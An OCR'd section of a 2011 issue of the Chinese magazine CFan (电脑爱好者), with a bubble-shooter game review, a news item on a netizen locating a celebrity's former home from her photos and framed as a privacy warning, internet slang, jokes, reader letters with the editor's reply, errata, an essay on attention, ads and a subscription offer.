近期的“手游”各大排行榜又是一番大战，阿凡达发现很多游戏虽然上了榜单，但是可玩性和操控性都非常的差，也就是说，好玩的游戏越来越少了。大家在选择游戏的时候千万不要只看重榜单，一定要亲自尝试一番才行。最近发现个比较不错的小游戏叫Bubble Bust（破碎泡泡），推荐给各位游戏爱好者。









即使简单也能出彩

初次下载这款小游戏后，你会发现它跟泡泡龙有点相似，会找到很多泡泡龙游戏的影子。但是，你在玩的过程中会有很多独特的感受。它的“手感”非常好，大家都知道，手游当中手感好是非常重要的一件事，这直接关乎你对此款游戏的兴趣和时间度的问题。这款游戏的手感好表现在操控性上，手指轻轻一点，球会柔软地飞出去，画面自然而不生硬。

各色球的独特玩法

此款小游戏的特色之一就是各色球之间的联系，除了你要找对相同球色的位置第一时间打出去之外，其他种类的球体也要充分利用起来，这样才能在最短的时间里通关。例如：黑色球，是用来当炸弹用的，只要你碰到了黑色球，就可以炸开一切球体或是墙壁。而无色球则是一种无敌状态的武器，它可以打破一切球体和墙壁，直接冲到最顶端，所以无色球出现时，大家尽量用它打最左边和最右边两个位置，这样得分也高。

快速通关有诀窍

这款小游戏其实操作起来不会很难，但需要你反应很快，它每一关的难度都是循序递增的，而且取胜的关键不是你找对相同花色的球就可以无障碍地通关，拿到最后的钥匙才是制胜关键。在每一关遇到花色多的球体时也不要盲目乐观，尽量不要打离自己最近的颜色层次球体，越往远处打，则得分和成功的几率就越高。

制胜之葵花宝典

★在游戏的过程中，经常会出现有墙壁或是“泥潭”组织的情况。此时要记住一定尽快做到消灭它们为好，否则墙壁会越堆越多，泥潭则会越堆越厚，最后导致game over。制胜秘笈则是，遇到墙壁尽量清干净它周围的球体，这样墙壁会自动脱落；而泥潭则尽量不要碰，每碰一次水平面会下降一层，“绕”着打它比较靠谱。

★遇到黑色球体的时候，尽量去炸墙壁，不要炸颜色球。

★如果很幸运碰到无色球，尽量疏通难打的关卡，不要随意浪费无色球体，每一关无色球体最多为两个哦。

这款游戏最大的乐趣就是让玩家会有玩得非常爽的感觉，会一直坚持通关，阿凡达已经打过54关了，各位读者朋友们，有超越的欢迎来挑战哦。

柳絮飞 yx@cfan.com.cn

【网络事件】


网友40分钟推理出明星住址


王珞丹

近来，一则名为《我是如何推理出王珞丹住址的》的帖子蹿红网络。帖子根据王珞丹的微博、GoogleEarth和简单的地理常识，在短短40分钟之内，就推断出王珞丹以前的家庭住址。

据帖中的内容称，他仅通过四个步骤就完成了搜索。

第一阶段：信息获取。首先是通过王珞丹博客和微博上的内容，筛选出两张比较有价值的照片，从照片找出她家小区的特色。



北京城区俯视图

第二阶段：区域筛选。然后在Google Earth中截取北京城区的俯视图，将其划分为九个区域。再次通过王珞丹的几条微博内容，定位出大致的目标区域。

第三阶段：搜索。从GoogleEarth上截取相应地区俯视图，局部放大，根据之前分析出的小区特征进行搜索。

第四阶段：实地检验。找到目标区域后，最后该网友特意前往拍照，与之前王珞丹所拍照片比较确认无误。

该网友还声称，分析出王珞丹的家庭住址已经有一年多，为保护隐私所以未公布，直到得知王珞丹已搬家，才发布出来。

此帖在各大论坛和微博上引发热议，网友们一时"人人自危"，担心网络"把人的隐私赤裸裸地暴露于世人面前"。更有技术帝称：照片上有光影，根据影子与本体的长度，然后通过照片的拍摄时间计算，就可以较为精确地计算出照片拍摄位置的经纬度。令人咋舌。那么，你还敢随便发照片吗？

【网络流行语】



miss lin

最近网络上，动不动就被"hold住"了。比如袁莉，因为透视装而搅热了华表奖，虽然被一些人莫名的恶言相向，但是她依然：……我要感谢这阴差阳错借我的勇气，也许这件衣服不是最适合我的，但能hold住这件衣服的也不多……"hold住"一词用得相当到位，袁莉的淡定确实hold住了各种杂音。

作为中外交流的港湾，香港人创造了一大批中英混用词汇，"hold住"就是其中一个，大意是抓住、把握住、镇住等意思。其实搜索一番，会发现它并不是一个新词，可以搜索到大量粤语白话文写成之文章包含"hold住"一词，"hold住"发源历史绝不下10年，而且广泛使用。而真正让"hold住"一词火起来，则源于台湾某综艺节目中一网友的口头禅"整个场面我要Hold住"。

【雷人雷语】

运营商校园迎新雷人标语大比拼

运营商在校园竞争的火药味渐浓，各地运营商除了在资费、服务、优惠措施上展开大战外，一些雷人标语也开始"隔空喊话"，贬低对手，给自己造势。



如果G3也算3G，国美就是美国



电信天翼暗讽G3手机2G卡



联通用咆哮体宣传沃派



淘宝体也上阵

殷若 syqi@cfan.com.cn

整蛊搞怪（最恶搞的微博）

@冷笑话精选：一哥们儿隔壁新搬来个老外，一天晚上老外敲门求助，说："我的电视坏了，不能换台。"这哥们儿低头看了眼表，很镇定的说："过了七点半就好了"。

@吴家庆632：夫妻离婚争孩子，老婆理直气壮说："孩子从我肚子里出来的，当然归我！"老公说："笑话！简直是胡说八道。取款机里取出来的钱能归取款机吗？还不是谁插卡归谁！

@电脑大百科：比尔·盖茨对乔布斯说："我家没有任何苹果产品，我们全家也从来不吃苹果。"乔布斯回应："我家一个窗户都没有。"然后，全世界都笑了。

@史上第一最最搞：公司决定要我通过一题考试裁掉几名员工，我老大出了一题，成语填空，一丝不（）。人事部不得其解，老大交代答案：凡是填"苟"的，男的留下，女的走人；凡是填"挂"的，女的留下，男的走人。我对他的才华佩服的五体投地。

@瞬间就乐了：早晨乘地铁遇到个牛人。地铁上，一哥们儿的铃声大作，众乘客一听："爷爷，那孙子又给您来电话了… 爷爷，那孙子又给您来电话了… 爷爷，那孙子又给您来电话了。"只见那哥们儿慢慢悠悠的掏出手机接听，说道："喂!爸，什么事…"

@我们爱讲冷笑话：法律规定：男人23岁才能结婚，可是18岁就能当兵。这说明了3个问题：一是杀人比做丈夫容易；二是过日子比打仗难；三是女人比敌人更难对付。

微点评

苹果宣布CEO乔布斯辞职

8月25日消息，美国硅谷传奇式人物苹果公司总裁乔布斯宣布辞职，留任为董事会主席。现任首席运营官蒂姆·库克(Tim Cook)接替他成为苹果新总裁。

@Loco_Self：乔布斯和菅直人你们是约好了在2012年坐船私奔的嘛？

@雪梅雨柳：他，出生在美国加州硅谷，是个私生子，一出生就被遗弃，17岁高中毕业，19岁迷上佛学，21岁在自家车库里成立苹果电脑公司，30岁离开苹果，42岁重返苹果并任CEO，48岁患胰腺癌，52岁苹果推出iPhone，55岁推出iPad，昨天他宣布辞职。他手中的那个苹果几乎改变了全世界，他就是史蒂夫·乔布斯。

@璐璐-杨：迄今为止，三个苹果改变了世界：一个诱惑了夏娃，一个砸醒了牛顿，一个握在乔布斯手里。

最高法发布婚姻法最新司法解释，明确婚后一方父母为子女出资所购房为夫妻一方个人财产，婚前个人按揭买房离婚时归个人。



@女人美丽健康指南：我跟我妈妈说了新婚姻法。我妈妈说："骂新婚姻法不好的女人都是没本事的女人，夸新婚姻法好的男人是准备离婚的男人。正儿八经的家庭哪用得着婚姻法。"

@笑歪了嘴儿：新婚姻法公布后，结婚现场囧了！（图1）

@垂垂老：新婚姻法关你屁事，爱情不靠谱关你屁事，你有了一段生命，就是要把它变得骨肉丰满，而不是把它变得干瘪黯淡，你要把它变得闪闪发亮，而不是无比正确。

@沵雨雨儿：新婚姻法告诉女人，男人不可靠，男人的房不可靠，男人的父母更不要指望，女人靠自己最保险的！姑娘们，加油吧。

@普州太守：新婚姻法让人明白一个道理：铁打的房子，流水的老婆。

@世佳咖啡：真正能阻止离婚的婚姻法是：离婚后房子归国家！！！

@萌琦琦_：新婚姻法新规定将导致的一系列结果：（图2）











读编交流

最近几期杂志，由于杂志栏目板块调整以及编辑校稿不严等原因，杂志出现了多处低级错误，很多热心读者通过来信或者论坛留言的方式对杂志提出了宝贵的意见和建议。

以下是引用"lysxjjc"的帖子：

我就是想了解杂志接下来主要会有什么内容，我还是觉得以前的杂志含金量比较高，现在就是软件应用还有一些技术。现在的杂志偏向数码应用太多，像手机方面安卓的占大多数，而且好像除了挑战栏目和傻博士板块其他的文章只是少数人实用。我觉得杂志应该多介绍一些电脑的软件应用，对于数码产品类的应用可以尽量删减。

以下是引用热心读者guobiaobiao的话：

我想杂志无论怎么样改变，也改变不了我们心中那份渴望和梦想，我相信《电爱》的办刊理念也还是原先的那个理念，不会随着人员的变动而变化！随着岁月的流逝，感觉《电爱》离我们越来越遥远、越来越陌生，原先的那种熟悉、亲切的激情好像一下子就被击碎了。这其中或许因为杂志的编辑在变，也或许因为杂志年年的风格在变，说不清道不白了。但是对《电爱》始终还是又爱又恨，请原谅我说这样的话，实在是爱之深恨之切，毕竟其陪伴我度过了10多年的时间。《电爱》在最近几期杂志连续出现了很多低级错误，作为一家有着将近二十年的老品牌，这种错误是决不允许的。

齐主编：看到这么多读者这么真切的建议，真的非常非常的感动。写了很多，意见也很多，情绪也很大，我知道这都是因为太爱《电脑爱好者》了，也正因为有这部分读者，《电脑爱好者》才一直走到了今天。坦言，一直在看大家的帖子，但是很少说。一个原因就是确实内心惭愧，熟悉的读者可能知道《电脑爱好者》编辑团队有一次大的变动，来了很多新人。刚开始，有些内容质量确实不如从前，所以对于指责，也无话可说。不过，在不断努力，持续地改进了这么多期后，我相信内容质量会越来越好。《电脑爱好者》的编辑团队这段时间也似乎经历了炼狱式磨练，一些同志每期杂志要在公司熬夜好几个通宵，很多同志的稿子不断被毙掉，不断地改来改去，大家都非常尽力。

《电脑爱好者》编辑团队是我见过的最重视读者的团队，我们每天都要接到很多电话，有的电话一接就是半个多小时，但是我从来没有看到哪位编辑不耐烦。同时，对于邮箱中的每封邮件，都要求必须回复。此外，每天都必须维护微博。大家也看到编辑的人数比以前少了，工作量加大了很多，所以对于没有满足要求的地方，希望大家能够体谅。

另外，对于杂志内容定位的改变，以及涉及全栏目的改版，很多人认为技术含量在降低，我认为不是这样的。现在《电脑爱好者》的宗旨是生活化，生活化并不意味着技术含量降低，但是那些为了摆弄电脑而摆弄电脑的文章肯定会越来越少，那些为了解决生活中实际问题而利用电脑的文章会越来越多。电脑不过是个工具而已，生活、工作才是主角。我相信一段时间后，你会发现这样的文章越来越有意思。当然，现在的内容还远没有达到理想的要求，不过全体编辑部都在向这个方向努力，《电脑爱好者》一定会越来越好。

最后，再一次感谢大家诚挚的意见，希望大家能够开诚布公地把你心中的想法都告诉我们，在论坛说也好，发邮件也好，打电话也好，我们都非常欢迎。

号外！号外！墙来啦！！！

"电脑爱好者墙"活动将于9月30日结束，速速参加"电脑爱好者墙"，展现你的亲切笑脸！

你只需：

1. 挑选自己最得意的照片，自拍、街拍、大头贴均可(需要照片清晰,近景最佳)；
2. 写下自己的CFan的寄语(可以是愿望、心情、祝福等)；
3. 发送邮件到dubian@cfan.com.cn(注明"参加电脑爱好者墙"，同时不要忘记留下姓名、地址、邮编哦！)

每期杂志我们将挑选符合要求的读者照片和寄语进行刊登。作为奖励，读者会收到杂志社邮寄的样刊，以此留作纪念。同时，优秀的照片作品会转交给"视像梦工厂"栏目，照片将被用作范例为读者进行点评，你也可以把你的拍照技巧和心得以及后期处理过程（如果有的话）写出来告诉大家，内容精彩的文章将在《电脑爱好者》刊登。你的大作不但可以与全国上百万读者分享，还可以获得优厚稿费及奖品哟！



爱好者墙29号
姓名：涂晓波
电脑爱好者，正确的选择。希望CFan越办越好，像我一样有更多的读者爱上她。




爱好者墙30号
姓名：吴永军
订阅成了一种习惯，见不着CFan就很惦记。



爱好者墙31号
姓名：马旭
CFan永远与我同在！



爱好者墙32号
姓名：杨凡
祝CFan办得越来越好，让这本书在全国都卖，加油！



爱好者墙33号
姓名：方鹤翔
爱好者，我爱上电脑的指引灯，祝CFan越办越好！



爱好者墙34号
姓名：何建东
寄语：祝CFan越办越好！

知错就改

★ 2011年第16期的"数码人小窝"板块中的"机友会"（第102页）正文第十行的"摄像头"打成了"事项投"，打印错误了。**热心读者宜承指正**

★ 2011第16期的第67页《S身材你也可以拥有》里面第一步里：选择"美容"下的"眼睛发大"应该改为：选择"美容"下的"眼睛放大"。第79页，《笔记本电脑声卡不能发声》里：调整了一下Windows 7桌面右下角工具栏"小喇叭"图表，"图表"应该改为："图标"。**热心读者涂晓波指正**

★ 2011年第16期《移动存储久盼之福——USB3.0》一文中，USB 3.0性能特点一节中，"因此传输速度有了了大幅提升"中多了一个"了"。另外USB 3.0的对手们一节中，"令USB 3.0的广阔前景仿佛顺利成章"应为"顺理成章"。**忠实读者李晓东指正**

专注力

想一想你多久没有连续几个小时专心做一件事情了，或者静静地看本书，或者专心写篇日记，甚至只是发会儿呆。你是否有过这种体验，打开电脑，看会儿新闻，上会儿微博，泡个论坛，看看团购信息，瞧瞧淘宝、京东商城，一个上午甚至一天很快就过去了，即使只是浏览资讯，或者搜寻资料，你会发现花费的时间都大大超出自己的想象。

生活在互联网时代的我们习惯了思维的不停跳跃，从一个事件迅速跳到另一个事件。我们总是一边做事，一边挂着QQ，随时想起来还会发条微博。即使只是聊天，也总是同时和好几个人聊。以前，上网浏览资讯就是从一个网页跳转到另一个网页，微博流行的当下，看完140个字就要换到另外一个话题，注意力在每件事情上停留的时间越来越短，而我们也越来越习惯这种节奏，一刻也停不下来，隔段时间就要跳出手头上的事情，否则就会“坐卧不宁”。

碎片化的互联网正在让我们思维的深度越来越浅，我们快速地浏览各种各样的资讯，思考的时间越来越少；我们热衷八卦的、娱乐的信息，稍显枯燥、艰深的内容都一跳而过。我们的视野越来越宽，但是思想的深度却越来越浅；我们的资讯越来越多，但是智慧却越来越少。

我们的欲望越来越多，心则越来越不安定，网购、交友、游戏、视频等等，总之有太多的事情要做。互联网上海量的信息也让我们越来越无所适从，很多人都有这样的体验，在网上浏览资讯或者查找资料，不知不觉中就会迷失方向，花在网上的时间越来越长，到最后甚至忘了起初的目的是什么。

区别于传统纸质书籍的信息接收方式，互联网从一开始就注定了其浅层次和碎片化的阅读和思维方式，而传统的方式更强调深度和专注，“半部论语治天下”，读书不贵多而贵精，这都是古人的教诲，上学时候我们读一篇文章，老师会翻来覆去地去剖析每个环节，有些地方还要求逐字逐句背诵。生活在互联网时代的我们，或许要不时地回归传统的阅读方式，静下来读书、耐心地思考，训练自己的专注力。因为，没有专注，我们的人生将会缺乏深度。



主编：齐书阳
syqi@cfan.com.cn

AMD A系列 APU

极"智"加速 引领"视"界




全新AMD A系列 APU震撼问世，A4、A6、A8全线产品炫目登场！革命性创新架构，实现CPU与显卡的真正融合，为您轻松开启炫丽高清新"视"界！

- 独特"双显卡"方案，引领"视"界
- 物理四核，计算性能强大升级，精彩快人一步
- 加速计算，畅快运行，极"智"加速
- 冷酷节电，超长续航，抢先乐不停

欲知更多详情，请访问www.AMD.com.cn/apu

SAMSUNG 305V

- 全新四核APU，智能超频加速
- 双显卡叠加，性能显著提升
- 窄边框屏幕设计，小巧精致
















RAPOO 雷柏



7款刀锋产品大器已成 敬请莅临官网鉴赏

▸ www.rapoo.com
▸ rapoo.taobao.com

“今夜无人入眠”

邮购《电脑爱好者》杂志 送礼到疯狂


邮购2012~2013两年杂志（384元）838个大奖 先到先得

A




昂达VK30电子书
（价值699元）
共46个

B




昂达VK20电子书
（价值599元）
共96个

C



昂达VK10电子书
（价值399元）
共96个

D




（北信源数据装甲旗舰版内含数据装甲光盘一张、北信源安全优盘一个。数据装甲为您的数据提供安全防护、安全优盘让您在拷贝文件的时候远离病毒的侵扰）

北信源数据装甲旗舰版
（价值680元）
共600个

邮购2012年《电脑爱好者》杂志（192元）

人人送 金士顿地球天使4GB环保优盘一个（价值100元）



地球天使优盘由金士顿与舒淇、知名绘本作家幾米共同推出，采用超级环保材料，外观小巧可爱，是各位环保人士的不二选择。

汇款地址：北京市123信箱，收款人：电脑爱好者杂志社，邮编：100036
活动咨询：手机短信：13801293315（只接收短信）
咨询电话：010-68258784（周一到周五，9:30~11:00，13:30~17:00）
在线订购网址：http://book.cfango.com
杂志社现场订阅地址：北京市海淀区万寿路翠微中里16号3号楼4层A

活动说明：

1. 邮费：
a 平寄：正常情况杂志为邮局平寄，邮费由杂志社承担。
b 两期挂号：若您所在地区平寄收取不好，可以选择每两期挂号，邮费由杂志社承担，订购时注明2期挂号。（推荐）
c 每期挂号：每本只需支付一元挂号费（原价3元/本），汇款时一并汇上，并注明每期挂号。
2. 《电脑爱好者》定价：8元/半月，一年价：192元，两年价：384元。
3. 两年订阅按到款时间和A~D顺序依次送出，每人仅限一件。如对礼品有特殊需求，请同时注明礼品名称，对先到款读者可以优先安排其指定的礼品。
4. 订阅两年的读者，请在汇款单附言注明2012~2013爱好者杂志，订阅一年杂志的读者，请注明2012爱好者杂志，同时留下联系电话。
5. 自汇款之日起计算，15个工作日后拨打010-68259307/68259457查询汇款，请核对汇款人地址、姓名、邮编是否准确，如有错误，请及时通过上述联系方式与我们联系进行更改。
6. 本活动仅限于在杂志社邮购、网上商城及杂志社现场订购的读者，邮局订阅等其他渠道不参加此次活动。

本活动最终解释权归北京《电脑爱好者》杂志社所有